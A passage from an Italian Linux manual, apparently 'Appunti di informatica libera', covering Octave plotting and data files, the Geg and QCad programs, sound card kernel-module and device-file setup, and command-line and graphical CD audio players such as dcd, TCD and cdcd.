 Columns 1 through 8:

   0.00000   0.84147   0.90930   0.14112  -0.75680  -0.95892  -0.27942   0.65699
 Columns 9 through 11:

   0.98936   0.41212  -0.54402
```

Per disegnare il seno calcolato in questo modo, si utilizza la funzione interna '**`plot()`**' che ha bisogno di almeno due argomenti: il vettore dei valori per l'asse X e il vettore corrispondente dei valori da rappresentare nell'asse Y. Si intuisce che il numero di elementi di questi due vettori deve essere uguale.

`plot (` *vettore_x* `,` *vettore_y* `)`

Tornando all'esempio, il comando si limita a questo:

`octave:3>` **`plot (x, y)`**[*Invio*]

Se il secondo argomento della funzione '**`plot()`**' è una matrice, si ottiene la visualizzazione di tante curve quante sono le colonne o le righe della matrice (la scelta viene fatta in base alla corrispondenza con gli elementi del vettore utilizzato come primo argomento).

`octave:4>` **`y = [ sin(x); 2 * sin(x)]`**[*Invio*]

Il comando appena mostrato genera la matrice '**`y`**' con due righe corrispondenti a due vettori: il seno dei valori del vettore '**`x`**' e due volte il seno dei valori del vettore '**`x`**'.

`octave:5>` **`plot (x, y)`**[*Invio*]

Disegnando il grafico della matrice '**`y`**' si ottengono due curve corrispondenti ai valori delle due righe della stessa.

332.5 Script di Octave

Si è accennato alla possibilità di realizzare degli script con le istruzioni di Octave. In questo caso non c'è nulla di speciale rispetto a quanto è stato visto fino a questo punto. A titolo di esempio viene mostrato uno script con il quale si arriva a disegnare il grafico del seno di *x* nell'intervallo di valori da `-`P-greco a +P-greco.

```
#!/usr/bin/octave
x = linspace( -pi, +pi, 200)
y = sin(x)
plot (x,y)
pause
```

Lo script può essere reso eseguibile e avviato autonomamente (purché l'eseguibile '**`octave`**' si trovi effettivamente nella directory '`/usr/bin/`').

332.6 File di dati

Diversa è invece la possibilità di salvare le variabili. Per questo si utilizzano i comandi '**`save`**' e '**`load`**':

`save` [*opzioni*] *file* *variabile*...
`load` [*opzioni*] *file* *variabile*...

Attraverso le opzioni si specifica normalmente il formato in cui deve essere realizzato il file delle variabili che vengono salvate; se non viene specificato dovrebbe trattarsi di quello più semplice: un file di testo puro e semplice.

Le variabili da salvare o da ricaricare vanno annotate dopo il nome del file. Per facilitare la cosa possono essere usati dei caratteri jolly, con significato equivalente a quello delle shell normali.

Alcune opzioni

`-ascii`

Salva o carica utilizzando il formato ASCII di Octave.

`-binary`

Salva o carica utilizzando il formato binario di Octave.

`-mat-binary`

Salva o carica utilizzando il formato binario di Matlab.

`-force`

Quando vengono caricate le variabili, forza la sovrascrittura di quelle esistenti.

Esempi

`octave:x>` **`save prova a b c`**[*Invio*]

Salva le variabili '**`a`**', '**`b`**' e '**`c`**', nel file '`prova`' (nella directory corrente) utilizzando il formato predefinito.

`octave:x>` **`save -ascii prova a b c`**[*Invio*]

Come nell'esempio precedente, specificando esplicitamente che si vuole usare il formato ASCII di Octave.

`octave:x>` **`save -ascii prova a*`**[*Invio*]

Salva tutte le variabili che iniziano per '**`a`**' nel file '`prova`' utilizzando il formato ASCII di Octave.

`octave:x>` **`load -ascii -force prova`**[*Invio*]

Carica tutte le variabili dal file '`prova`', che dovrebbe essere in formato ASCII di Octave, sovrascrivendo le variabili eventualmente già esistenti.

Applicazioni matematiche varie

In questo capitolo si raccolgono informazioni su altri programmi matematici e di disegno che non hanno trovato una collocazione migliore in altri capitoli.

333.1 Geg -- GTK+ Equation Grapher

Geg [1] è un programma applicativo per il disegno di funzioni matematiche a due dimensioni, del tipo *f(x)=y*, che utilizza per questo l'interfaccia grafica X. È molto semplice e non offre sostegni particolari dal punto di vista matematico, ma è facile e intuitivo da usare. La figura 333.1 mostra come si presenta la finestra di Geg, in cui appare la visualizzazione delle funzioni *sin(x)*, *sin(2x)* e *sin(2x)+sin(x)*.

Figura 333.1. Geg.

Nella parte superiore della finestra di Geg è disponibile il menù a tendina, assieme ad alcuni pulsanti grafici per la selezione rapida delle funzionalità di uso comune. Sotto, nella parte destra, appare il riquadro '**`f(x)`**', ovvero il piano cartesiano su cui vengono disegnate le funzioni. Alla sinistra appare il riquadro '**`Range`**', dove possono essere indicati in modo preciso i valori degli intervalli di visualizzazione dell'asse X e dell'asse Y; in pratica, basta modificare questi valori e premere [*Invio*] per modificare la scala e la zona visualizzata a destra. A sinistra in basso appare il riquadro '**`Log`**' che elenca le operazioni compiute: nella parte superiore appare l'ultimo comando eseguito e in quella inferiore il comando più vecchio. Più in basso, sempre a sinistra, appare il riquadro '**`Status`**' che mostra le coordinate cartesiane in cui si trova il puntatore del mouse, ammesso che questo sia posizionato sull'area del grafico. Infine, nella parte bassa della finestra appare la riga di comando all'interno della quale si possono inserire le funzioni da visualizzare.

[1] **Geg** GNU GPL

333.1.1 Avvio e interazione normale

Geg viene avviato attraverso l'eseguibile '**`geg`**' per il quale non sono previste opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X ('**`-geometry`**', '**`-display`**', ecc.).

```
geg [opzioni]
```

Per disegnare una funzione occorre selezionare il riquadro inferiore, con un clic del mouse, in modo da fare apparire il cursore per la scrittura; quindi si scrive la funzione (utilizzando solo la variabile x) e la si disegna premendo [*Invio*] oppure selezionando il pulsante grafico [GO!].

Le operazioni necessarie a ottenere il risultato mostrato nella figura 333.1 sono in pratica quelle seguenti:

`f(x) =` **`sin(x)`**[*Invio*]

`f(x) =` **`sin(2x)`**[*Invio*]

`f(x) =` **`sin(2x)+sin(x)`**[*Invio*]

ottenendo nel riquadro del riepilogo dei comandi impartiti la sequenza seguente:

```
sin(2x)+sin(x)
sin(2x)
sin(x)
```

Per modificare la scala e la zona di grafico visualizzata si può intervenire con i pulsanti [IN] e [OUT]; oppure attraverso il mouse, utilizzando il primo tasto per delimitare (trascinando) la zona di grafico su cui si vuole porre l'attenzione; oppure in modo ancora più preciso attraverso il riquadro '**`Range`**'. Nella figura 333.2 viene mostrato l'esempio già visto con la scala dell'asse Y espansa.

Figura 333.2. Modifica della scala di visualizzazione.

In particolare, i valori sull'asse X possono essere mostrati anche in radianti, ovvero in unità P-greco. Per questo basta selezionare il pulsante grafico [RADIAN], mentre per tornare alla scala decimale basta selezionare il pulsante [DECIMAL].

Con il terzo tasto del mouse (quello destro) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione della curva con uno degli assi. Per esempio, indi-

cando una zona vicina al punto -2 nell'asse X, si ottiene il risultato seguente nel riquadro del riepilogo che mostra due intersezioni riferite ad altrettante funzioni:

```
Axis Intercepts:-
 sin(2x)+sin(x), X=-2,0944
 sin(2x), X=-1,5708
```

Con il secondo tasto del mouse (quello centrale) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione tra le curve. Per esempio, indicando una zona vicina al punto +1 nell'asse X e prima del punto +2 nell'asse Y, si ottiene il risultato seguente nel riquadro del riepilogo, che mostra due intersezioni distinte:

```
Function Intercepts:-
 sin(x) and sin(2x)+sin(x) at:
 X=1,5708, Y=1,0000
 sin(x) and sin(2x) at:
 X=1,0472, Y=0,8660
```

In pratica, le funzioni *sin(x)* e *sin(2x)+sin(x)* si incontrano nel punto X=1,5708, Y=1,0000, inoltre le funzioni *sin(x)* e *sin(2x)* si incontrano nel punto X=1,0472, Y=0,8660.

333.1.2 Sintassi delle funzioni

Le funzioni che possono essere disegnate da Geg devono rispettare una certa sintassi riepilogata nella guida interna di questo applicativo. In generale si possono usare tutti i tipi di parentesi che si impiegano normalmente in matematica (da quelle tonde a quelle graffe); si possono usare le notazioni del tipo $3x$, $4x$,... dove si sottintende la moltiplicazione della costante numerica per la variabile; la lettera '**`x`**' è l'unica variabile di cui si può fare uso; sono riconosciute le costanti '**`e`**' (intesa come la base del logaritmo naturale) e '**`PI`**' (intesa come P-greco). La tabella 333.1 riepiloga gli operatori e le funzioni utilizzabili.

Tabella 333.1. Operatori e funzioni di Geg.

Operatori e operandi	Descrizione
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
costante op	Moltiplica l'operando per il valore della costante.
op1 / *op2*	Divide il primo operando per il secondo.
op1 ^ *op2*	Elevamento a potenza del primo operando per il secondo.
sqrt(*op*)	Radice quadrata.
cbrt(*op*)	Radice cubica.
abs(*op*)	Valore assoluto.
u(*op*)	Restituisce uno se l'operando è positivo, zero se negativo.
log(*op*)	Logaritmo in base 10.
ln(*op*)	Logaritmo naturale.
sin(*op*)	Seno.
cos(*op*)	Coseno.
tan(*op*)	Tangente.
asin(*op*)	Arco-seno.
acos(*op*)	Arco-coseno.
atan(*op*)	Arco-tangente.
sinc(*op*)	
sinh(*op*)	Seno iperbolico.
cosh(*op*)	Coseno iperbolico.
tanh(*op*)	Tangente iperbolica.

333.2 QCad

QCad [2] è un programma applicativo per il CAD professionale in grado di generare e di leggere il formato DFX.

L'utilizzo di un programma del genere richiede delle conoscenze particolari. Lo scopo della sezione è soltanto quello di mostrare la disponibilità di questo applicativo.

Figura 333.3. QCad dopo aver caricato uno degli esempi che lo accompagna.

Nella figura 333.3 si vede in particolare, nella parte sinistra della finestra di QCad, un menù a pulsanti grafici. Quello che appare nella figura è il menù principale, dal quale si può selezionare un menù particolare attraverso un clic con il tasto sinistro del mouse. Per ritornare indietro a un livello di menù precedente, si preme invece il tasto destro del mouse sopra un pulsante grafico qualunque.

Non è il caso di aggiungere altro su questo applicativo, che comunque dispone di una sua documentazione.

[2] **QCad** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume VIII

Argomenti avanzati e accessori

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte lxix

Multimedialità

Introduzione alla gestione dell'audio e uso del lettore CD

Negli ultimi tempi, l'elaboratore viene visto sempre più spesso come una macchina multimediale tuttofare. In questo documento non c'è ancora una parte dedicata soddisfacentemente ai vari aspetti della «multimedialità» con GNU/Linux. Per il momento, qui si raccolgono soprattutto alcune notizie utili per la gestione delle funzionalità audio con il sistema GNU/Linux.

In generale, per gestire l'«audio» in qualche modo non è strettamente necessario disporre di componenti speciali. Per esempio, il lettore CD-ROM può essere gestito in modo indipendente per ascoltare i CD musicali, eventualmente anche per estrarre le tracce audio (anche se poi mancherebbe la possibilità di ascoltare quanto estratto senza una scheda audio).[1]

334.1 Kernel per le funzionalità audio

Per includere le funzionalità audio, attraverso dell'hardware apposito, è molto probabile che il kernel debba essere ricompilato. Tuttavia, il vero problema sta nel fatto che esiste una grande quantità di schede audio, per cui si deve scegliere attentamente l'hardware e per ogni situazione si possono presentare degli imprevisti.[2]

> La maggior parte del codice scritto per la gestione delle schede audio è fatto per componenti un po' vecchi, realizzati per il bus ISA, senza prevedere le funzionalità Plug & Play. Questo comporta il problema di dover provvedere alla configurazione di tali schede attraverso altri sistemi operativi, oppure per mezzo dei programmi del pacchetto Isapnptools, a cui si accenna nel capitolo 38.

La parte principale del kernel ha un limite nella sua dimensione massima. Dal momento che di solito la gestione dell'audio non dovrebbe essere una funzionalità vitale, è consigliabile utilizzare i moduli per queste cose.

Per prima cosa si deve abilitare la gestione dell'audio, in modo da permettere l'accesso alle altre voci di configurazione del kernel relative a questa gestione (29.2.16).

Nella maggior parte dei casi, la gestione della propria scheda audio rientra nel gruppo OSS (*Open sound system*), di conseguenza dovrebbe essere necessario attivare la voce relativa. Successivamente si dovrà selezionare precisamente il tipo di scheda.

Se si intende realizzare un kernel modulare, come viene suggerito qui, occorre poi fare in modo che i moduli relativi vengano caricati opportunamente, soprattutto specificando i parametri necessari a raggiungere correttamente la scheda. A titolo di esempio, supponendo di disporre di una vecchia scheda SoundBlaster a 8 bit, predisposta per utilizzare l'indirizzo di I/O 220_{16}, il livello di IRQ 5 e il canale DMA 1, si può caricare il modulo relativo con il comando seguente:

[1] È bene non farsi illusioni sulle possibilità di un sistema GNU/Linux nei confronti della gestione dell'audio. Il comportamento può cambiare notevolmente da una scheda audio all'altra e non è detto che le cose migliorino quando la qualità dell'hardware è eccezionale. In generale è possibile ottenere i risultati più buoni con una scheda a 16 bit di quelle gestite dai driver «OSS» (esiste una classificazione apposita nei sorgenti del kernel con questa sigla).

[2] Purtroppo, il fatto che una scheda audio sia «compatibile» con una qualche altra scheda più conosciuta, non è sufficiente per determinare che queste siano effettivamente equivalenti. In generale, a meno che si stia utilizzando una scheda audio «originale» che risulta individuata perfettamente nell'elenco proposto dal programma di configurazione del kernel, è indispensabile localizzare l'integrato principale e annotare il nome o la sigla che vi appare. Con questa informazione si dovranno leggere i file di documentazione che accompagnano i sorgenti del kernel alla ricerca di notizie precise al riguardo.

```
# modprobe sb irq=5 io=0x220 dma=1
```

In questo modo vengono caricati automaticamente anche i moduli da cui dipende '**`sb.o`**'. Lo si può verificare con '**`lsmod`**':

```
# lsmod
```

Per verificare che la scheda sia stata riconosciuta correttamente, si può «interpellare» il file di dispositivo '`/dev/sndstat`', ovvero il file virtuale '`/proc/sound`':

```
# cat /dev/sndstat
```

```
# cat /proc/sound
```

```
OSS/Free:3.8s2++-971130
Load type: Driver loaded as a module
Kernel: Linux dinkel.brot.dg 2.2.5 #4 SMP lun mag 10 15:02:40 CEST 1999 i586
    ...
```

In seguito, si potrà sistemare meglio la cosa inserendo nel file '`/etc/conf.modules`' le righe seguenti:

```
alias sound sb
options sb irq=5 io=0x220 dma=1
```

> La documentazione più aggiornata riferita alle schede audio è contenuta nel pacchetto dei sorgenti del kernel. Precisamente si tratta dei file contenuti nella directory '`/usr/src/linux/Documentation/sound/`'. È importante leggere i file riferiti alla propria scheda audio e in generale i file '`Introduction`' e '`README.*`'.

334.1.1 File di dispositivo

I file di dispositivo relativi alle funzionalità audio sono descritti nel file <*file:///usr/src/linux/Documentation/devices.txt*>, assieme a tutti gli altri. Il documento in questione è precisamente *Linux allocated devices*, curato da Peter H. Anvin. Quello che segue è l'estratto significativo di questo file.

```
[...]
 13 char        PC speaker
                  0 = /dev/pcmixer      Emulates /dev/mixer
                  1 = /dev/pcsp         Emulates /dev/dsp (8-bit)
                  4 = /dev/pcaudio      Emulates /dev/audio
                  5 = /dev/pcsp16       Emulates /dev/dsp (16-bit)
[...]
 14 char        Sound card
                  0 = /dev/mixer        Mixer control
                  1 = /dev/sequencer    Audio sequencer
                  2 = /dev/midi00       First MIDI port
                  3 = /dev/dsp          Digital audio
                  4 = /dev/audio        Sun-compatible digital audio
                  6 = /dev/sndstat      Sound card status information
                  8 = /dev/sequencer2   Sequencer -- alternate device
                 16 = /dev/mixer1       Second soundcard mixer control
                 17 = /dev/patmgr0      Sequencer patch manager
                 18 = /dev/midi01       Second MIDI port
                 19 = /dev/dsp1         Second soundcard digital audio
                 20 = /dev/audio1       Second soundcard Sun digital audio
                 33 = /dev/patmgr1      Sequencer patch manager
                 34 = /dev/midi02       Third MIDI port
```

```
                 50 = /dev/midi03       Fourth MIDI port
[...]
```

A titolo di esempio, dovendo creare il dispositivo '`/dev/audio`', si potrebbe usare il comando seguente:

```
# mknod /dev/audio c 14 4
```

Sono importanti anche i permessi di questi file. In generale dovrebbero appartenere all'utente '**`root`**' e al gruppo '**`audio`**', oppure '**`sys`**' in sua mancanza. Inoltre, per cominciare potrebbero avere i permessi di lettura e scrittura per tutti gli utenti: 0666_8.[3]

Volendo utilizzare il lettore CD-ROM per ascoltare dei CD audio normali, occorre regolare anche i permessi del dispositivo corrispondente al lettore stesso. In pratica, occorre prendersi cura del dispositivo a cui punta il collegamento simbolico '`/dev/cdrom`'. Questo dispositivo, dal momento che è riferito a un'unità in sola lettura, potrebbe essere accessibile in lettura e scrittura a qualunque utente (a meno che si voglia controllare per qualche motivo). Per questo, di solito si attribuiscono i permessi 0666_8.

```
# chmod 0666 /dev/cdrom
```

Quando l'elaboratore che dispone di scheda audio è collegato a una rete, potrebbero porsi dei problemi di sicurezza riguardo ai permessi per gli utenti comuni sui file di dispositivo di questa. Infatti, un utente che può accedere all'elaboratore, avrebbe la possibilità di attivare la scheda audio e ascoltare attraverso il microfono, ammesso che questo sia collegato. Nello stesso modo potrebbe attivare il canale della linea in ingresso e così anche tutte le altre fonti disponibili. Pertanto, generalmente, questi file di dispositivo sono sprovvisti del permesso di lettura per gli utenti diversi dal proprietario e dal gruppo di questi file.

334.1.2 # sndconfig

La distribuzione Red Hat ha preparato un programma che facilita la configurazione dei moduli per la gestione delle funzionalità audio, provvedendo eventualmente anche a sistemare la configurazione Plug & Play delle schede ISA. Il programma è molto utile, soprattutto perché è in grado di predisporre il file '`/etc/conf.modules`' correttamente, inoltre, ammesso che la scansione Plug & Play si concluda senza incidenti, si ottiene il file di configurazione '`/etc/isapnp.conf`' corretto (e completo) per la propria scheda audio ISA Plug & Play.[4]

```
sndconfig [--noprobe] [--noautoconfig]
```

Se '**`sndconfig`**' viene utilizzato senza opzioni, si prepara immediatamente a eseguire una scansione dell'hardware Plug & Play. Eventualmente, questo può portare anche al blocco del sistema operativo; pertanto conviene utilizzare questa verifica solo quando l'elaboratore non sta svolgendo alcuna attività importante (meglio ancora se il livello di esecuzione è quello singolo). È molto importante che **non** venga avviata questa scansione se non c'è alcuna scheda ISA di tipo Plug & Play.

L'opzione '**`--noprobe`**' serve per evitare che venga eseguita una scansione Plug & Play. Così si potrà selezionare in modo guidato il tipo di scheda audio e gli indirizzi necessari a gestirla.

L'opzione '**`--noautoconfig`**' serve per evitare che venga configurata automaticamente una scheda audio Plug & Play. In questo modo si lascia all'utilizzatore la scelta dei parametri di configurazione relativi.

[3] In seguito è il caso di ridurre i permessi, in modo di abilitare l'accesso alle funzionalità audio solo ad alcuni utenti.

[4] '**`sndconfig`**' dovrebbe funzionare anche nelle distribuzioni diverse dalla Red Hat.

La figura 334.1 mostra la maschera di '**`sndconfig`**' con la quale si indicano le caratteristiche di una vecchia scheda audio SoundBlaster (configurata attraverso ponticelli), in modo che venga generato il file '`/etc/conf.modules`' più adatto (in questo caso, il file '`/etc/isapnp.conf`' non serve perché non si tratta di una scheda Plug & Play).

Figura 334.1. Configurazione manuale di una vecchia scheda di cui si conosce la configurazione hardware.

```
.---------------| Card Settings |----------------.
|                                                |
| Please adjust the settings below to match the  |
| dip switch settings on your sound card.        |
|                                                |
|  I/O PORT     IRQ     DMA                      |
|                                                |
|   >0x220<      3      >1<                      |
|    0x240      >5<                              |
|                7                               |
|                9                               |
|                                                |
|        .----.               .--------.         |
|        | Ok |               | Cancel |         |
|        '----'               '--------'         |
|                                                |
|                                                |
'------------------------------------------------'
```

Per comprendere meglio il funzionamento di questo programma, ma soprattutto per capire come ci si deve comportare con la configurazione del file '`/etc/isapnp.conf`', è opportuno dare un'occhiata al capitolo 38, in particolare per quello che riguarda il pacchetto Isapnptools.

334.2 Riferimenti

- Jeff Tranter, *The Linux Sound HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Documentazione del kernel

  <*file:///usr/src/linux/Documentation/sound/*>

Lettore CD audio

Indipendentemente dal fatto che sia disponibile una scheda audio, è possibile ascoltare dei CD musicali attraverso il lettore CD-ROM, che dovrebbe essere provvisto di un'uscita autonoma (una presa stereo per cuffia sulla parte frontale dell'unità). Naturalmente, se è disponibile la scheda audio, il lettore CD-ROM potrebbe esservi stato collegato attraverso un cavetto schermato, in modo da poter utilizzare le funzionalità della stessa scheda per rielaborare il suono.

335.1 Ascolto di un CD audio

Il software che si occupa di mettere in funzione il lettore CD-ROM come lettore di CD audio, interviene solo sul dispositivo '`/dev/cdrom`' (o meglio, sul dispositivo a cui punta questo collegamento simbolico, che come già spiegato deve avere i permessi opportuni). Il segnale audio può essere prelevato direttamente dal lettore CD, oppure può essere gestito attraverso la scheda audio per mezzo di altro software.

Se la scheda audio non è di ottima qualità, questa potrebbe generare un rumore di fondo. Di conseguenza, per essere certi di prelevare il segnale più pulito possibile, è necessario utilizzare l'uscita del lettore CD stesso.

Il software che permette l'ascolto di un CD audio, non richiede di tenere sotto controllo il lettore, per cui potrebbe essere costituito anche da un semplice programma a riga di comando, come nel caso di '**`dcd`**'.

I programmi per l'ascolto di CD audio potrebbero comportarsi in maniera differente tra di loro, tanto che non va esclusa la presenza di errori che impediscono la lettura di CD che in condizioni normali risultano realizzati correttamente. In altri termini, se per qualche ragione non si riesce a leggere un CD audio attraverso l'uso di un certo programma, conviene tentare di utilizzarne altri, prima di arrivare alla conclusione che il CD o il lettore possano essere difettosi.

Molti programmi per l'ascolto di CD musicali, abbinano anche la funzionalità di interrogazione della base di dati CDDB. Ciò viene descritto nella sezione 335.2.

335.1.1 Dcd

Dcd [1] è un programma di servizio molto semplice, composto dall'eseguibile '**`dcd`**', che segue la filosofia dei comandi a riga di comando, con tutti i vantaggi che questo può dare. In pratica, senza impegnare una console virtuale o un terminale, manda al lettore i comandi richiesti di volta in volta.

`dcd` [*n_traccia*...]

`dcd` {`stop`|`restart`|`next`|`prev`|`info`|`dir`|`loop` [*n*...]}

La sintassi è molto semplice: se si indica un numero *n* si intende avviare l'esecuzione della traccia *n*-esima corrispondente; se si indicano più numeri si intende ottenere l'esecuzione di quelle tracce nella sequenza indicata; se si indica un'altra parola chiave, si vuole impartire il comando corrispondente:

[1] **Dcd** GNU GPL

- '**stop**' ferma l'esecuzione (se non funziona basta selezionare la prima traccia e quindi usare il comando '**prev**');
- '**restart**' riavvia la traccia che si sta ascoltando;
- '**next**' passa alla prossima traccia;
- '**prev**' passa alla traccia precedente;
- '**info**' restituisce alcune informazioni sulla traccia attuale;
- '**dir**' elenca le tracce contenute nel CD;
- '**loop [***n*...**]**' esegue la sequenza ripetendo quando raggiunge la fine della sequenza (in tal caso '**dcd**' impegna la shell).

Alcuni esempi

```
$ dcd
```

Avvia l'esecuzione del primo brano del CD, proseguendo fino all'ultimo.

```
$ dcd 1
```

Esattamente come nell'esempio precedente.

```
$ dcd 1 3 5 7
```

Richiede l'esecuzione dei brani numero uno, tre, cinque e sette, in sequenza.

```
$ dcd next
```

Passa all'esecuzione del brano successivo.

335.1.2 TCD

TCD [2] è un pacchetto composto da due programmi: uno per lo schermo a caratteri e uno per il sistema grafico X. L'utilizzo è intuitivo e non occorrono molte spiegazioni. È importante osservare che il controllo del volume riguarda il lettore CD e non la scheda audio. In altri termini, si tratta del volume del segnale che viene generato dal lettore CD: sia quello che si ottiene attraverso l'uscita sul pannello frontale dell'unità, sia quello che viene inviato alla scheda audio (ammesso che esista) per mezzo del cavetto schermato interno all'elaboratore.

La figura 335.1 mostra il funzionamento di TCD nella versione per terminali a caratteri, mentre la figura 335.2 mostra la versione per il sistema grafico X[3]

[2] **TCD** GNU GPL

[3] TCD si dovrebbe trovare incluso anche nella raccolta degli applicativi di Gnome; in tal caso, l'aspetto della versione grafica è un po' diverso rispetto a quanto si vede nelle figure riportate qui.

Figura 335.1. Esempio del funzionamento di TCD nella versione per terminali a caratteri.

```
.-TCD v2.0, by Tim Gerla------Control Panel-----------------------------------.
|                            |                                                |
| Status: Paused             | [P] - Start playing.       [-] - Previous track. |
| Track:  10 of 12           | [U] - Pause or restart.    [+] - Ne|t track.     |
| Time:   03:36              | [E] - Eject CDROM.         [G] - Go to track #.  |
| CD:     55:17              | [S] - Stop playing.        []] - Skip ahead.     |
|                            |                            [[] - Skip back.      |
|-Track List---------------| [M] - Change play mode.    < > - Adjust volume.  |
|                            | Current Mode: Normal       Current Volume: 10%   |
| 01a - 06:10                |                                                |
| 02a - 06:21                |                                                |
| 03a - 03:22                |                                                |
| 04a - 04:06                |                                                |
| 05a - 05:51                |                                                |
| 06a - 08:05                | [T] - Edit track database.                     |
| 07a - 04:38                | [D] - Download CDDB data.                      |
| 08a - 05:10                |                                                |
| 09a - 07:55                |                                                |
| 10a - 08:29                | [Q] - Quit.                                    |
| 11a - 04:54                |                                                |
| 12a - 06:37                |-Disc Information-------------------------------|
|                            | Length: 71:40                                  |
|                            | Title:  Unknown / Unknown                      |
|                            | Track:  Track 10                               |
'-----------------------------------------------------------------------------'
```

Figura 335.2. Esempio del funzionamento di TCD nella versione grafica.

Gli eseguibili sono rispettivamente '**`tcd`**' e '**`gtcd`**'. La lettera «g» di '**`gtcd`**' sta per GTK+, ovvero le librerie grafiche utilizzate.

> Una cosa interessante di TCD sta nel fatto che più copie dei suoi eseguibili possono funzionare in modo concorrenziale, risultando tutte perfettamente sincronizzate, a parte qualche difficoltà nella regolazione del volume.

335.1.3 Cdcd

Cdcd [4] è un altro programma per l'ascolto di CD musicali che consente un funzionamento a riga di comando, oppure in modo interattivo, ma sempre attraverso una console. La prima volta che viene avviato da ogni utente, richiede alcune informazioni elementari di configurazione, con cui crea il file '`~/.cdcdrc`':

$ **`cdcd`**[*Invio*]

[4] **Cdcd** GNU GPL

La prima cosa che viene richiesta è il file di dispositivo abbinato al lettore CD:

```
Welcome to cdcd 0.5.0.

You will now be asked a series of questions which will configure
cdcd for your platform.  The default answers are given
in brackets.

What is the name of your CD-ROM device? [/dev/cdrom]
```

Se esiste il collegamento simbolico '`/dev/cdrom`' che punta al dispositivo corretto, come già è stato suggerito, basta confermare con la pressione del tasto [*Invio*].

[*Invio*]

Successivamente, Cdcd cerca di ottenere le informazioni necessarie ad accedere alla rete, allo scopo di contattare una base di dati CDDB, oppure qualcosa di equivalente.

```
Are you connected to a network (y/n)? [y]
```

[*Invio*]

```
There are two methods of retrieving CD track information, CDDB and CD Index.
Using the CD Index will be somewhat faster, but does not yet facilitate inexact
matching.  Both methods may be used through HTTP proxy servers.

Choose a method:
1) CDDB
2) CD Index

Which method? [1]
```

Avendo confermato la disponibilità di un accesso alla rete, viene proposto di accedere a una base di dati CDDB, oppure a un altro tipo di indice. La scelta più comune è proprio la base di dati CDDB, come suggerito dal programma stesso.

[*Invio*]

```
Use a HTTP proxy server? [n]
```

In questo caso si suppone che non sia necessario utilizzare un proxy, per cui si conferma la proposta del programma.

[*Invio*]

```
cdcd version 0.5.0, Copyright (C)1998-99 Tony Arcieri
Distributed under the GNU General Public License. See file COPYING for details.
Built with libcdaudio 0.99.1
Enter ? for help.
cdcd>
```

Termina così la configurazione e il programma si mette a funzionare in una modalità interattiva, in attesa di comandi, dove l'invito è la stringa '**`cdcd>`**'. Per terminare basta dare il comando '**`quit`**'.

`cdcd>` **`quit`**[*Invio*]

È già stato specificato che Cdcd può funzionare sia in modo non interattivo, a riga di comando, sia in modo interattivo. In pratica, l'eseguibile '**`cdcd`**' può essere avviato indicando un comando come argomento, per cui eseguirà la richiesta e terminerà di funzionare, oppure può essere avviato senza argomenti e in tal caso mostrerà un invito rimanendo in attesa di comandi. Naturalmente, i comandi in questione sono gli stessi, sia quando usati come argomento della riga di comando, sia quando usati nel funzionamento interattivo.

```
cdcd [comando]
```

Si ottiene l'elenco dei comandi disponibili con il comando '**help**', mentre per conoscere la sintassi precisa di ogni comando basta il comando '**help** *nome_comando*'. Per esempio:

```
$ cdcd help[Invio]

cdcd commands:
 play   stop    open    close   pause   resume  ff      rew     sites
 next   prev    getvol  setvol  status  rndplay slot    list    submit
 info   tracks  edit    ext     refresh device  verbose quit    access

For more specific help, type 'help <command>'

$ cdcd help play[Invio]

Usage: play [starttrackname/track #] [endtrackname/track #] [min:sec]

By default, play starts at the beginning of the CD.  You may specify tracks
using either the number of the track or a section of the track's name.  The
disc will play from where it starts to the end of the disc or a track you
specify.  You may also specify a position within the first track to start.
```

La tabella 335.1 descrive brevemente i comandi principali di Cdcd.

Tabella 335.1. Comandi principali di Alcune opzioni della riga di comando di Cdcd.

Comando	Descrizione
play	Avvia l'esecuzione, dall'inizio o da una certa traccia.
open, eject	Termina l'esecuzione ed espelle il CD dal lettore.
pause	Mette in pausa l'esecuzione del CD.
resume	Riprende l'esecuzione dopo una pausa.
ff, rew	Fa avanzare o retrocedere rapidamente nell'ambito del brano che si sta ascoltando.
next, prev	Fa avanzare alla traccia successiva o retrocedere alla traccia precedente.
status	Visualizza la situazione del CD.
info, tracks, ext	Visualizza informazioni ottenibili attraverso CDDB.
quit	Termina il funzionamento di Cdcd quando questo funzionava in modalità interattiva.

335.1.4 Gcd

